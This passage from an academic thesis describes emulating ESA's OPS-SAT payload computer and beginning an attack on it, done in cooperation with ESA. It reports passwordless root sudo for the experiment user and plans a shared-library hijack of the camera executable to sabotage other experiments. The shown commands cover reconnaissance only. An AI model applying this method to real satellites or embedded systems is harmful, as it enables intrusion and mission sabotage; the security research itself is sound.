Attack trees provide a structured visual representation of attack paths, facilitating the analysis of attack scenarios. They aid in the identification of vulnerabilities and critical control points, thus assisting in risk assessment and mitigation planning. However, they can become unwieldy as the number of attack paths and variations increases. For instance, attack trees are often unsuitable for protecting large, complex systems. Another limitation of this methodology is the lack of a standardized method for creating them, with the results often dependent on the designer and potentially non-repeatable. One approach to addressing this is to establish clear parameters that guide the creation of a specific tree, such as utilizing attack matrices to inform the selection of goals, sub-goals, and steps. Nevertheless, attack trees still fall short in terms of including specific countermeasures or detailed technical insights.

Lastly, reference architectures can aid the security process during the earlier phases of a system's life cycle. They offer guidance during the design phase by

shedding light on architectural patterns and the interaction between components. Security-by-design is currently the best approach to cybersecurity, and reference architectures contribute to its achievement. They are also versatile enough to support larger and more complex systems, accommodating different viewpoints and proving useful for other specialized workforces, not just security teams. However, reference architectures are unable to address specific threats or attack vectors. While they may assist in better understanding the attack surface of a system and the potential paths an attacker could exploit, an analysis of potential threats remains necessary.

In conclusion, all the aforementioned tools play a valuable role in the complex process of securing a space mission. In the subsequent chapters, reference architectures, the SPARTA matrix (replacing the ATT&CK matrix), and attack trees will be utilized to model OPS-SAT, identify an attack vector, and demonstrate an attack. It is important to note that these tools will only be applied to the vehicle itself, excluding the broader context of the entire space mission, as only this remains within the scope of this thesis.

Chapter 4

Attacking OPS-SAT

As mentioned in the previous chapters, the presence of a familiar system environment, namely Linux, played a significant role in motivating and influencing the decision to develop an attack against OPS-SAT. Upon examining the satellite architecture, it became evident that the SEPP holds considerable importance within the system. It bears multiple responsibilities and occupies a challenging position, as it executes user code while also maintaining connections with critical spacecraft components, thereby making it an intriguing target for exploitation.

Building upon the research conducted by Didelot [53], an ambitious objective was set for the attack: either gaining control of the spacecraft or tampering with the payload systems to undermine the functionality of the satellite. Because one of the key capabilities of this mission is being able to run multiple experiments at the same time, sharing the resources of the spacecraft, tampering with payload systems would mean sabotaging other experimenters' missions.

The aim of this endeavor is to demonstrate that space cybersecurity is not unattainable, despite the daunting environment and the intricate web of complex systems. However, one constraint was imposed on the attack: it should require as little cybersecurity knowledge as possible. This means that, whenever tools or advanced steps are necessary during the exploit development phase, existing online resources will be utilized to the fullest extent possible, while still pursuing the ambitious goal.

To prepare for the development of the attack, an in-depth investigation and analysis of the system from an internal perspective were essential. As a result, this chapter is divided into four main sections. Firstly, the steps taken to establish an experimental environment are outlined. Secondly, a security analysis of the environment is presented. Next, the rationale behind selecting an attack candidate and its subsequent development are discussed. Lastly, the final attack is presented using attack trees and the SPARTA matrix.

DISCLAIMER This study would not have been possible without the cooperation and support of ESA and the OPS-SAT team. They agreed to collaborate and provided the production system image of the main payload system, enabling the experimental work conducted in this thesis. Their team was also instrumental in providing assistance and additional knowledge whenever required. Therefore, they have been kept informed about this study, including the early notification of the results. It is worth noting that future versions of the NMF and SEPP, to be deployed on ESA’s upcoming CubeSat missions, OPS-SAT-2 and Φ -SAT, address the identified shortcomings.

4.1 Environment Emulation

4.1.1 Extracting the File System

In order to leverage the system image provided by the ESA and conduct an analysis of the system’s configuration and behavior, it is imperative and advantageous to possess an emulation or partial replication of the payload environment. The ESA-delivered image was received in the form of a compressed archive, which, upon extraction, unveiled two distinct files. The initial file appeared to house the actual data, whereas the second file served as a partition map for the former. Employing a similar approach as Didelot [53], the execution of the `binwalk` tool on the data file yielded successful results, unveiling various files and directories. Among them, a notably relevant component named `ext-root` resided within this collection. This particular folder encapsulated the root file system of the SEPP. A cursory examination of the remaining files and folders did not yield any noteworthy findings.




Figure 4.1: Contents of the uncompressed raw system image and subsequent data extraction.

4.1.2 Emulating the SEPP

The information obtained from the experimenter portal indicates that the SEPP is based on the MitySOM-5CSx System-on-Module (SoM) board [55], developed by Critical Link. This board incorporates various features, including a CPU, DRAM, FPGA fabric, and other components. The board comprises two Cortex-A9 processors, which belong to the *ARM32v7* architecture family. According to the experimenter platform, the OS for the board is created using the Yocto toolchain, specifically built on top of Ångström Linux. However, it's important to note that Ångström Linux has been discontinued since 2017 and has been replaced by Poky, a reference embedded distribution maintained by the Yocto Project. The Yocto Project itself is not a Linux distribution but provides developers with a toolkit and modular model, empowering them to build their own customized Linux system regardless of the hardware. This is achieved through the utilization of *recipes* and *layers*, which enable modular and granular software customization [56]. In simpler terms, Yocto's layers can be likened to Docker container layers.

At this stage, there are multiple paths to establish a functional system that accurately reflects the payload's functionality. These paths include reproducing the exact build used for the SEPP, generating a new build with custom layers, recipes, and components, or utilizing the extracted file system without creating new builds. Both the first and second options necessitate familiarization with the Yocto Project and its build system, as well as identifying a target hardware platform (physical or virtual) for which the OS will be constructed. While it is feasible to target emulated virtual devices such as QEMU virtual boards with Yocto builds, the third option seemed like an appropriate starting point to become acquainted with the environment present on the SEPP. Additionally, due to time constraints, prioritizing vulnerability research and attack development took precedence over achieving a perfect system emulation.

The initial attempt to access the file system and its binaries involved running a basic, stripped-down Linux kernel and utilizing the payload file system as its root file system. However, this step presented several challenges since the available operating environment, macOS with *AArch64* architecture, required additional tools for cross-compilation¹. Despite employing these tools, the compilation of the kernel resulted in numerous warnings and errors. As an alternative approach, it was decided to utilize an Ubuntu virtual machine. Linux employs a different compiler suite than macOS and is more commonly used as a development platform for ARM architectures. With this alternative, the compilation process concluded successfully, generating a kernel image tailored for a QEMU virtual board.

¹Cross compilation refers to the process of compiling source code on a platform that has different architecture compared to the target platform.

Subsequently, the next task involved attempting to boot the minimalist kernel with the file system as its root using QEMU. In this process, the generic virtual platform *virt* was chosen, which is commonly employed as a test and development platform. Regrettably, despite various configurations in the runtime arguments provided to QEMU, successful kernel boot-ups were only sporadic. In some instances, the peripherals did not function as expected, resulting in no visual output, while in others, critical errors were encountered. Ultimately, the endeavor to boot the kernel with the file system proved unsuccessful. As the allocated time for the emulation task was running out, a decision was made to change the approach.

To save time and effort in establishing a functioning Linux kernel, the idea of utilizing a container was considered. Rather than compiling and configuring a system from scratch, the goal was to identify a readily available, basic Linux environment that matched the target architecture. After a brief search, this question was answered. Upon examining the official Ubuntu container repository, it became apparent that certain images had been ported to other architectures and were officially supported by Docker as well. Specifically, the *Ubuntu arm32v7*² image perfectly suited the requirements in this case. It is important to note that container images are built for a specific target architecture and are not compatible with platforms of different architectures unless compatible images are available. Consequently, running the Ubuntu arm32v7 image necessitated a host with an ARM32 or ARM64 architecture, thus impeding the use of the available macOS environment.

However, further research revealed that Docker Desktop is equipped with the QEMU static emulation tool, enabling the use of container images built for different architectures compared to that of the host³. Upon testing, it was confirmed that it was indeed possible to launch an Ubuntu arm32v7 image on macOS. Connecting the SEPP file system to this setup was as straightforward as either mounting the root directory within the container or adding a layer and copying all the files into it. Opting for the latter approach allowed for experimentation on the system files of the payload while maintaining a backup of the data. As depicted in Figure 4.2, the executables belonging to the Ubuntu OS executed successfully, and the system recognized the environment as running on an ARM32v7 architecture. Furthermore, Figure 4.3 demonstrates the successful execution of binaries from the SEPP file system⁴.

Upon exploring the file system, it is evident that the directory structure aligns with the documentation provided by the experimenter platform. For example, the

²<https://hub.docker.com/r/arm32v7/ubuntu/>

³<https://docs.docker.com/build/building/multi-platform/>

⁴As can be seen from Figure 4.3, the payload file system is under the path `/sepp/`. Because of this approach, both Ubuntu's and the SEPP's file systems coexist in the system, albeit in different paths.




```

1 > docker run -it --rm --platform linux/arm/v7 --name sepp sepp:v1.3
2 root@9dc15ce9894c:/ uname -m
3 armv7l

```

Figure 4.2: Starting the custom-made container containing the root file system of the SEPP, on emulated architecture.



```

1 root@9dc15ce9894c:/ /sepp/bin/busybox.nosuid uname -m
2 armv7l
3
4 root@9dc15ce9894c:/ /sepp/usr/bin/java -version
5 java version "1.8.0_131"
6 Java(TM) SE Embedded Runtime Environment (build 1.8.0_131-b11)
7 Java HotSpot(TM) Embedded Server VM (build 25.131-b11, mixed mode)

```


Figure 4.3: Testing the executables of the SEPP file system.

experiments' folders are all located in the SEPP's home directory. Notably, there are also supervisor-related data present. Building upon Didelot's suggestion, the objective now is to execute the framework residing within the SEPP. By successfully running the supervisor, we can proceed with the development of a custom application. While the source code of this software is accessible online [37], the SEPP contains an older production image that has already been deployed into orbit. Additionally, there exists a mission-specific repository for OPS-SAT, which, although it possesses fewer development tools compared to the general release, still proves valuable in understanding the internal mechanisms of the NMF⁵.

As pointed out by Didelot, one of the system's startup services (depicted in Figure 4.4) is responsible for initiating the supervisor process during boot time, offering insight into the source code folder. An examination of this folder reveals numerous `.jar` files that constitute the framework's modules. An initial attempt

⁵<https://github.com/esa/nmf-mission-ops-sat>

to execute the supervisor by invoking the same command found in the startup service proves unsuccessful. Although the process attempts to start and generates ample logs, it reports numerous errors. Furthermore, it becomes apparent that the startup service requires the successful execution of other services prior to its own initialization, specifically the *network* and *socketcand* services. It is important to remember that the container has not been configured to utilize this file system as its root file system. Consequently, it remains unaware of these services and solely executes what is specified in the Ubuntu boot configuration.



```

1 root@9dc15ce9894c:/ cat /sepp/lib/systemd/system/nmf.service
2 [Unit]
3 Description=Nanosat M0 Framework for OPS-SAT
4 Requires=socketcand.service
5 After=network.target socketcand.service
6
7 [Service]
8 #Type=oneshot
9 WorkingDirectory=/home/supervisor/nmf
10 User=supervisor
11 ExecStart=/usr/bin/java -classpath "/usr/lib/java/*" esa.mo.nmf.provider.NanoSatM0Supervisor0PSSATImpl
12
13 [Install]
14 WantedBy=multi-user.target

```

Figure 4.4: The start-up service responsible for running the NMF.

Numerous efforts have been made to address these challenges. Through a process of trial and error, progress has been made towards achieving successful execution of the supervisor. Some necessary adjustments include:

- Resolving broken critical symbolic links: As we are not dealing with the final product of a Yocto build but rather the extracted file system, symbolic links to libraries, executables, and essential components like dynamic linkers do not function as intended. A simple script has been developed to identify and repair all broken symbolic links.
- Locating and replacing missing libraries: Certain crucial shared libraries were entirely absent. Fortunately, since basic libraries are shared across different Linux distributions, we were able to substitute the missing libraries with those provided by a standard Ubuntu environment. Initially, this approach did not yield positive results. As the older embedded Linux required outdated versions of shared libraries, errors were encountered when utilizing the newer

versions included with Ubuntu. Fortunately, reverting to an older Ubuntu image resolved the issue by ensuring compatibility with the shared library versions.

- Installing additional tools for environment testing.

A comprehensive overview of the configurations can be observed in the final Dockerfile depicted in Figure 4.5.

```

1 FROM arm32v7/ubuntu:bionic
2
3 # install additional tools
4 RUN apt-get update && apt-get install -y \
5     file binutils vim net-tools netcat tmux strace build-essential
6
7 # copy sepp's file system into container
8 # add custom script to repair soft links
9 COPY ../rootfs/ /sepp/
10 COPY ../repair_links.sh /
11
12 # update permissions
13 RUN chmod -R +x /sepp
14 RUN chown root:root repair_links.sh && chmod +x repair_links.sh
15
16 # fix broken shared lib links
17 RUN /repair_links.sh /sepp/lib
18 RUN /repair_links.sh /sepp/usr/lib
19 RUN /repair_links.sh /sepp/usr/libexec/sudo
20
21 # fix broken dynamic linker lib
22 RUN rm /sepp/lib/ld-linux-armhf.so.3
23 RUN ln -s /sepp/lib/ld-2.26.so /sepp/lib/ld-linux-armhf.so.3
24
25 # fix java bin link
26 RUN rm /sepp/usr/bin/java
27 RUN ln -s /sepp/usr/lib/jvm/java-8-oracle/bin/java /sepp/usr/bin/java
28
29 # add sepp libraries to shared libraries cache with custom ldconfig file.
30 # in this way the system uses both the ubuntu libs and sepp libs
31 RUN touch /etc/ld.so.conf.d/sepp.conf
32 RUN echo "/sepp/usr/lib" >> /etc/ld.so.conf.d/sepp.conf
33 RUN echo "/sepp/lib" >> /etc/ld.so.conf.d/sepp.conf
34 RUN ldconfig
35
36 [...]

```

Figure 4.5: Detail of the the Dockerfile used to create the SEPP container.

After implementing the necessary tweaks, it appeared that the supervisor's requirements had been successfully fulfilled. However, a final test revealed that despite resolving most of the issues, the process still expected the socketcand service to be

operational, which, in turn, relied on a functioning Controller Area Network (CAN) interface. In order to avoid modifying or interfering with the NMF's configuration files or services, we opted to address this challenge by providing the container with a virtual CAN interface. Linux offers a kernel module called *vcan* that supports CAN functionality without the need for specific hardware. Nevertheless, it's important to bear in mind that we are running an Ubuntu container on an emulated architecture within a macOS environment. Since containers are designed to operate without an underlying operating system (and thus a kernel), they rely on the of the host machine. Consequently, enabling the *vcan* kernel module on macOS, which unfortunately does not provide such functionality, became unfeasible.

To overcome this final obstacle, we made the decision to transition the development environment to a Raspberry Pi 4. This board not only boasts excellent compatibility with various Linux distributions but also features a processor that aligns with the ARM64 architecture. As a result, the SEPP container can be executed without emulation, and Linux optional kernel modules can be utilized. As anticipated, the Raspberry Pi, with its Debian-based OS, provided the *vcan* module, which could be enabled with a simple command. Creating a virtual CAN interface was achieved through the following two commands:

```
ip link add dev can0 type vcan
and
ip link set up can0
```

Furthermore, the container functioned flawlessly with no additional configuration requirements. With this final step, the supervisor could finally run as intended.

Emulated NMF and Software Development Kit Previously, it was mentioned that there are two versions of the NMF: a mission-specific version and a general version. The general version of the NMF is a comprehensive project that includes the same supervisor found in the SEPP. Additionally, it provides users with numerous tools, namely a Software Development Kit (SDK), to facilitate application development and testing. One noteworthy tool among them is the Consumer Test Tool (CTT). The CTT acts as a control panel for the NMF, allowing users to retrieve information about the spacecraft, launch and stop applications, perform upgrades, and send/receive data from space. In a real mission scenario, the CTT is hosted within ESA's mission control center and maintains continuous communication with the spacecraft, while users connect to it via the Internet. However, during local development, experimenters can establish a connection between a local instance of the CTT and their local supervisor, thereby simulating realistic interaction with their application in orbit.


```

1 root@rpi:/sepp/home/supervisor/nmf /sepp/usr/bin/java -Xmx2G -classpath "/sepp
  /usr/lib/java/*" esa.mo.nmf.provider.NanoSatMOSupervisorOPSSATImpl
2
3 Jul 16, 2023 4:05:00 PM esa.mo.helpertools.helpers.HelperMisc loadProperties
4 INFO: Loading properties file:/sepp/home/supervisor/nmf/provider.properties
5 Jul 16, 2023 4:05:00 PM esa.mo.helpertools.helpers.HelperMisc loadProperties
6 INFO: Loading properties file:/sepp/home/supervisor/nmf/settings.properties
7 Jul 16, 2023 4:05:00 PM esa.mo.helpertools.helpers.HelperMisc loadProperties
8 INFO: Loading properties file:/sepp/home/supervisor/nmf/transport.properties
9 Jul 16, 2023 4:05:00 PM esa.mo.com.impl.archive.db.DatabaseBackend
  startDatabaseDriver
10
11 [...]
12
13 INFO: Camera service READY
14 Jul 16, 2023 4:05:02 PM esa.mo.platform.impl.provider.gen.GPSProviderServiceImpl init
15 INFO: GPS service READY
16 Jul 16, 2023 4:05:02 PM esa.mo.nmf.nanosatmosupervisor.NanoSatMOSupervisor init
17 INFO: Loading previous configurations...
18 Jul 16, 2023 4:05:02 PM esa.mo.transport.can.opssat.CANBusConnector <init>
19
20 [...]
21
22 Jul 16, 2023 4:05:02 PM esa.mo.nmf.nanosatmosupervisor.NanoSatMOSupervisor init
23 INFO: NanoSat MO Supervisor initialized in 2.619 seconds!

```

Figure 4.6: The NMF starting successfully.

Once the supervisor was successfully executed, establishing a connection with the CTT became the next logical step. Achieving success in this endeavor would provide a near-perfect emulation of the OPS-SAT payload (excluding peripherals and the space environment). Furthermore, having a functional connection between the CTT and the supervisor would greatly assist in the development of attacks. Despite numerous attempts and some assistance from the ESA OPS-SAT team, we were unable to achieve this connection. Both components possess a multitude of configuration parameters and supported protocols. Additionally, the complex networking layers resulting from the development environment’s configuration complicated matters. Although ESA developers claim that the connection is indeed possible, time constraints necessitated abandoning the idea.

Fortunately, an alternative was available. When utilizing the general NMF SDK, the environment comes pre-configured to function seamlessly. The NMF and CTT can be successfully connected without requiring additional configuration. This is why, for the remainder of our work, the SEPP container primarily served for penetration testing and system analysis, while in case application development and testing were

needed, they were conducted using the SDK NMF.

4.2 A Security Analysis of the SEPP


Once a functional environment was established, a security analysis could be conducted. To expedite the process, initial tests aimed to verify the validity of the findings reported by Didelot in our specific environment. After all, ESA had claimed to have addressed and resolved all reported vulnerabilities.

In addition to conducting experiments, OPS-SAT was designed to provide users with a high degree of control. In fact, one of the mission's early achievements was being the first satellite that could be controlled by users over the internet [32]. Experimenters have various means of accessing the satellite, including through a SSH session directly with the SEPP Linux OS, ESA's mission control web platform, a user-defined mission control platform, or by sending specifically crafted raw packets (space packets) to the vehicle through ESA's mission control station. Consequently, the mission's attack surface must contend with both external attackers and potential insider threats. As a result, ESA states that the system is designed with the concept of a malicious experimenter in mind. Their approach to securing the satellite emphasizes recoverability rather than strict hardening measures.

This approach becomes apparent when examining the SEPP environment more closely:

- **No user management:** Upon the installation of an experiment, no new user corresponding to the application or the experimenter is created. Every experiment, regardless of whether they use the NMF for development, runs under a user named *supervisor*. This user is the owner of the framework, and all related activities are executed under its user ID. Aside from this user, only the standard Linux root user exists. It is evident that this lack of user management is a poor practice. If an application manages to escape the framework's isolation or encounters a bug, every command executed would run with the supervisor's privileges.
- **Access control:** Further analysis of the supervisor user's capabilities reveals additional concerning configurations. As illustrated in Figure 4.7, the system configuration allows the supervisor user to execute commands as any user on the system, including root, without requiring additional authentication. This design choice may have been made to avoid permission errors during the mission and simplify the development process. However, as a consequence, if an attacker aims to escalate their privileges during an attack, no additional steps are necessary. When combined with the lack of proper user management

described earlier, it becomes evident that security was not prioritized during the design phase of the SEPP's system.



```

1 root@b6aca0ba62c3:/ cat /sepp/etc/sudoers.d/supervisor
2
3 supervisor ALL = (ALL) NOPASSWD

```

Figure 4.7: The supervisor-specific entry in the `sudoers.d` directory. Entries in this path allow to define `sudo` privileges for specific users or groups.

It appears that, at least in the production image provided for the study, ESA did not implement the fixes necessary to mitigate the vulnerabilities identified by Didelot [53]. ESA asserts that these relaxed security measures will not impact the spacecraft's safety, as the SEPP's behavior is continually monitored by the satellite's bus. As per the original design, in the event of anomalous behavior, the SEPP can be reset by both the bus and the ground segment using a command [32]. However, when considering the vehicle's architecture as depicted in Figure 4.8 and the vulnerabilities identified by Willbold et al. [31], a dangerous scenario emerges. An attacker who successfully executes any type of attack against the SEPP could establish communication with any of the peripherals, as well as the satellite bus itself, via the CAN bus. This enables lateral movement and, under the appropriate circumstances, can lead to complete takeover of the vehicle and compromise the mission.

4.3 Developing the Attack

As outlined in the introduction section of this chapter, the objective of the attack is not only to bypass the limited security measures in place but also to sabotage other experiments running on the SEPP. The development of the attack followed a result-oriented approach rather than a goal-oriented one. Instead of setting a specific goal for the attack and working solely towards achieving that goal, various potential attack vectors were explored as the system was being inspected. This approach allowed to prioritize attack paths that were more promising or easily accessible, while being mindful of complexity and resource requirements.

The following section defines the attacker model employed in this study, while the subsequent sections provide a step-by-step guide to the attack development




Figure 4.8: Simplified architecture of OPS-SAT. Adapted from [32].

process, following the taxonomy of the SPARTA matrix⁶. Each major and minor step, whenever feasible, will reference the goals and techniques outlined in the matrix.

4.3.1 Defining the Attacker Model

The attacker model for this scenario is formed based on the following considerations:

- Experimenters have access to mission resources, including documentation, system architecture design, satellite bus details, and production code. This grants them a significant advantage over an attacker who lacks access to these resources. However, since the registration process is open to anyone, it is reasonable to assume that the attacker possesses insider knowledge.
- Both the generic NMF and the OPS-SAT mission-tailored version are open-source and available on GitHub.
- The possession of the SEPP system image allows for a more efficient and expedited security analysis of the system. However, an attacker could either obtain the system image illegitimately (although this aspect is not within the scope of this work) or gain the same knowledge about the system through legitimate channels. Therefore, this advantage primarily serves as a starting

⁶For this purpose, the SPARTA matrix v1.3.1.1 will be used, published on 19/06/2023.

point for the thesis and does not impact the effectiveness or feasibility of the attack.

- Every form of access required to interact with the spacecraft is legitimate and permitted by the mission’s design.
- An attacker with access to better resources, such as a ground station, whether through legitimate or illegitimate means, would have the ability to target the spacecraft without relying on legitimate channels. This would enable them to target other components of the system as well.

Consequently, the selected attacker model for this scenario is that of a malicious yet authorized user. The attacker models presented by Willbold et al. provide a suitable categorization of capabilities, aligning with this scenario within their “Malicious Payload Users” and “Semi-Privileged Insider” models [31]. Despite the facilitation resulting from our role in this study, our aim is to replicate a real-world scenario where the attacker does not possess the SEPP image. When relevant, we will explain how the attacker could achieve a specific goal or step without prior knowledge contained in this study.

4.3.2 Step 1: Reconnaissance

Tactic ID: ST0001

Goal: Gather information to plan future operations

To gather information about the mission and the satellite, the attacker begins by signing up as an experimenter, following the process outlined on the OPS-SAT platform. This involves completing a form and defining an experiment to be run on the spacecraft. Once granted access to the platform, the user gains access to wiki pages, documentation, experiment examples, guides, binaries, and executables. Additionally, development of their application can commence even before platform access is granted, as the NMF repository is publicly available on GitHub. This wealth of information provides insights into the available services and functionalities, which can be used to approximate the system’s design. Furthermore, many diagrams illustrating the spacecraft’s design and architecture are publicly accessible resources, enabling Open-Source Intelligence (OSINT) gathering.

At this stage, the attacker can gather extensive information on the mission and carry out various reconnaissance techniques, including:

- REC-0001: *Gather Spacecraft Design Information* and all associated sub-techniques of IDs REC-0001.01-.09
- REC-0002: *Gather Spacecraft Descriptors* and all associated sub-techniques of IDs REC-0002.01-.03
- REC-0003: *Gather Spacecraft Communications Information* and all associated sub-technique of IDs REC-0003.01-.04
- REC-0004: *Gather Launch Information*
- REC-0006: *Gather Flight Software (FSW) Development Information*
- REC-0007: *Monitor for Safe-Mode Indicators*
- REC-0008: *Gather Supply Chain Information* and all associated sub-techniques of IDs REC-0008.01-.04
- REC-0009: *Gather Mission Information*


In this thesis, the reconnaissance phase is facilitated by possessing the SEPP system image, which aids in advancing the analysis. As explained in the chapter’s introduction, a compelling avenue to pursue is one that leads to payload malfunction or tampering. To accomplish this, the camera payload becomes an interesting target. This peripheral is the simplest among those equipped on the satellite, consisting of a camera board connected to the SEPP via Universal Serial Bus (USB). By exploring its use on the experimenter platform, it is learned that this payload can be accessed through the NMF APIs in Java or directly through a command-line executable. The NMF’s high-level interface offers straightforward functions to adjust camera parameters, capture pictures, and record videos. However, focusing on the NMF would require a more comprehensive security analysis and a more extensive penetration test involving the entire framework. In the investigation, focus is put on the lower-level binary to identify potential attack vectors.

The binary in question is an Executable and Linkable Format (ELF) executable originally written in the C programming language. Its invocation and execution are already documented on the experimenter platform. Given that the camera payload is widely utilized on the satellite, it is hypothesized that tampering with this executable may bring the attacker closer to their objective. During brainstorming for ways to attack this program, a classic attack relevant to both Linux and Windows systems comes to mind: a library hijacking attack⁷. This type of attack involves tampering with the dynamically linked libraries that an executable loads during execution to achieve user-defined code execution. To succeed with this approach, two requirements must be met: the executable must utilize dynamically linked libraries, and the user

⁷The ATT&CK matrix contains extensive information on the attack: <https://attack.mitre.org/techniques/T1574/006/>.

must have permissions to write to critical directories containing the shared library binaries or access environment variables to manipulate those directories.

A quick analysis of the camera payload executable confirms its use of shared libraries. Interestingly, there is one custom-made library that could be exploited to develop the attack without altering the standard C libraries. Figure 4.9 showcases the command used to extract this information and its results. Furthermore, as mentioned earlier, it is known that experiments have supervisor-level privileges due to poor user management and access control. Consequently, the attacker could attempt to write to the library's directory or manipulate environment variables. All the requirements necessary for considering this attack a promising candidate are met, allowing for further development of the attack.



```

1 root@e7bf7d419488:/ ldd /sepp/usr/bin/ims100_testapp
2  libims100_api.so => /sepp/usr/lib/libims100_api.so (0x3f057000)
3  libgcc_s.so.1 => /lib/arm-linux-gnueabi/libgcc_s.so.1 (0x3f02e000)
4  libc.so.6 => /lib/arm-linux-gnueabi/libc.so.6 (0x3ef36000)
5  /lib/ld-linux-armhf.so.3 (0x40000000)

```

Figure 4.9: Inspecting the dynamically-linked libraries used by the camera payload executable. In orange, the non-standard library containing functionality specific to the program.

4.3.3 Step 2: Resource Development

Tactic ID: ST0002

Goal: Establish resources to support operations

To exploit the library hijacking vulnerability, the attacker chooses to use malicious libraries crafted specifically for this purpose. An efficient tool called *Fakelib.sh* [57], designed for developing exploits in library hijacking attacks, is discovered during a search. This tool can read a shared library binary, extract functions and symbols defined within it, and create another library resembling the original but containing

a user-defined payload⁸. Different tactics can then be employed to deceive the executable into loading the malicious library instead of, or before, the legitimate one.

Before utilizing `Fakelib.sh`, the shared library `libims100_api.so` is further analyzed to enumerate its functionalities and extract function names. For this purpose, the `readelf` command can be used, as shown in Figure 4.10. `Fakelib.sh` allows the attacker to select one function as the injection point, where the payload code will be placed. The function `bst_ims100_init` is identified as a suitable candidate, as it is likely to be executed early in the program flow and during every execution. The next step is to determine what the payload should do. `Fakelib.sh` offers options like a simple `echo` to test the attack, executing code in a shell environment, or running custom shellcode. The attacker decides to begin with the simplest exploit by using the `echo` option.

```

1 root@e7bf7d419488:/ readelf --dyn-syms --wide /sepp/usr/lib/libims100_api.so
2
3 Symbol table '.dynsym' contains 65 entries:
4 Num:      Value      Size Type      Bind  Vis      Ndx Name
5 [...]
6   28: 00001f01    412 FUNC      GLOBAL DEFAULT  12 bst_ims100_get_tele_std
7   29: 000015dd     60 FUNC      GLOBAL DEFAULT  12 bst_ims100_set_exp_time
8   30: 0000171d    200 FUNC      GLOBAL DEFAULT  12 bst_ims100_set_img_config
9   31: 000022a5    124 FUNC      GLOBAL DEFAULT  12 bst_ims100_start_continuous
10  32: 00002471    120 FUNC      GLOBAL DEFAULT  12 bst_ims100_tools_print_img_config
11  33: 0000254c     0 FUNC      GLOBAL DEFAULT  13 _fini
12  34: 000011a5    280 FUNC      GLOBAL DEFAULT  12 _Z20bst_ims100_read_linePcjj
13  35: 000016a9    116 FUNC      GLOBAL DEFAULT  12 bst_ims100_reconfigure
14  36: 000012bd    140 FUNC      GLOBAL DEFAULT  12 _Z19bst_ims100_send_cmdPKcPcjj
15  37: 0000209d    292 FUNC      GLOBAL DEFAULT  12 bst_ims100_usb_open
16  38: 000024e9     28 FUNC      GLOBAL DEFAULT  12 bst_ims100_tools_calc_frame_rate
17  39: 00001401    268 FUNC      GLOBAL DEFAULT  12 bst_ims100_init
18  40: 00002225     84 FUNC      GLOBAL DEFAULT  12 bst_ims100_massstorage_open
19  41: 00001619     84 FUNC      GLOBAL DEFAULT  12 bst_ims100_set_gain
20  42: 00002321     72 FUNC      GLOBAL DEFAULT  12 bst_ims100_stop_continuous
21  43: 0000150d     18 FUNC      GLOBAL DEFAULT  12 bst_ims100_done
22 [...]
23  64: 00002391    148 FUNC      GLOBAL DEFAULT  12 bst_ims100_get_new_image

```

